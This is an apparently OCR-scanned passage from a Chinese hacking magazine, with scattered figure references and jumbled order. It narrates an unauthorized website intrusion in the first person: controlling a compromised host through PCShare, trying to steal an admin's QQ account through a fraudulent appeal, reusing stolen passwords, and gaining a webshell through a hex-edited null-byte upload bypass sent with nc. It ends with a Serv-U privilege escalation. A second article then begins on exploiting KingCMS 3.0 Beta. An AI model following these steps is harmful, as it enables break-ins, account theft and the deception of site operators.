


图4




图6




图9

我无意间看了下PCSHARE上肉鸡的远程桌面，管理员正在使用TCPVIWER查看那些正在连接的IP和端口呢。我还没来得及断开连接就被对方当场发现了，管理员毫不客气的拿出一键还原工具对系统进行了还原。哎！这回亏大了。这个网站我都搞了这么久了，总不至于半途而废吧！前思后想或许可以通过QQ申诉来拿到管理员的QQ密码，然后登录他的QQ，在他的好友里寻找到他的同事，然后欺骗得到目标网站的其它后台的用户名和密码，想法倒是不错，但事实却证明现在大家的警惕性都很高，如图5。

冷静下来算算自己现在拥有的与管理员较量的筹码：9个管理员常用密码和一个身份证扫描件。会不会这个论坛的密码也是其它分站后台的管理员密码呢？首先测试了动易2006的后台，提示需要后台认证码，猜了N个也不对。接着又猜下载栏目，发现也有后台认证码。再看新闻管理后台，这个不需要认证码，终于猜对了。随便找了个上传的页面使用winshock进行抓包，将数据包发送的内容粘贴到UED32中进行改包，如图6，在上传路径中增加空格，计算好字节数做出相应修改，按CTRL+H切换到16进制，在刚才空格的位置输入0，另存为txt文档，使用“nc -v ip 端口”回车提交，终于得到了梦寐以求的WEBSHELL了，如图7。紧接着使用GOLGSUN的SER-U提权脚本运行木马成功，如图8，图9。




图7

这次渗透入侵可以说没有任何的技术含量，但是其中运用到的社会工程学和一些心理学方面的东西还是值得我们研究的。有些读者可能对此并不在意，但是大家仔细想想其中的一些东西还是需要我们在与对方的较量中注意的，这就需要我们分析对手的心理，揣摩对方的心思，我们面对的毕竟是一个有血有肉的人。回想以前一味追求技术却忽视了对对方心理的分析，不知道吃了多



图8

少亏，走了多少弯路。因此巧妙的捕获猎物，做到事半功倍才是最主要的。现在大家的网络安全意识已经有了很大的提高，很多时候使用常规方法都是行不通的，转用其它的方法，把握别人的心理，从心理上去解读自己的对手这在很大程度上会让你柳暗花明又一村。正所谓知己知彼，百战不殆。当然大家也要提高自己的反黑意识，要知道天外有天人外有人。

（文章中涉及到的工具EasyCHM-v3.73、ued32、NC、peekPassword及SU提权程序已经收录在光盘中）

文章难易度：★★★
文章阅读点：进行利用KingCMS的漏洞来上传得到webshell

对已知漏洞的一次合理利用

逍遥复仇[L.S.T]&[H.S.T]

某天一位教计算机的好友发来消息说他为了教学的方便就自己做了个网站，但不知安全性如何，于是便想让我帮他看看，刚好我也没什么事就答应了。

一、出师不利

打开首页大致浏览了一下，大部分都是静态的页面，因为是刚建不久的小网站不怎么出名，所以也就没有必要使用Google来搜索注入点了，再说对方怎么着也是搞计算机的，类似注入、上传、默认数据库这类低级别的漏洞也就不用想了。不但如此，这个网站使用的还是独立服务器，因此旁注也没有戏。入侵同网段服务器然后进行ARP太麻烦了暂不考虑。一般来说上述的漏洞都没有的话，那入侵起来可就困难多了，唯一能够得到的就是下面的版权信息KingCMS 3.0 Beta，如图1。也不知道这个KingCMS是否出现过什么漏洞，无奈只好去官方网站下载了一套程序，然后对着网址一阵狂输（因为俺读不懂代码），可惜没有一个能对上号的。真的有点儿怀疑管理员是不是故意给我等小菜设的陷阱。




图1

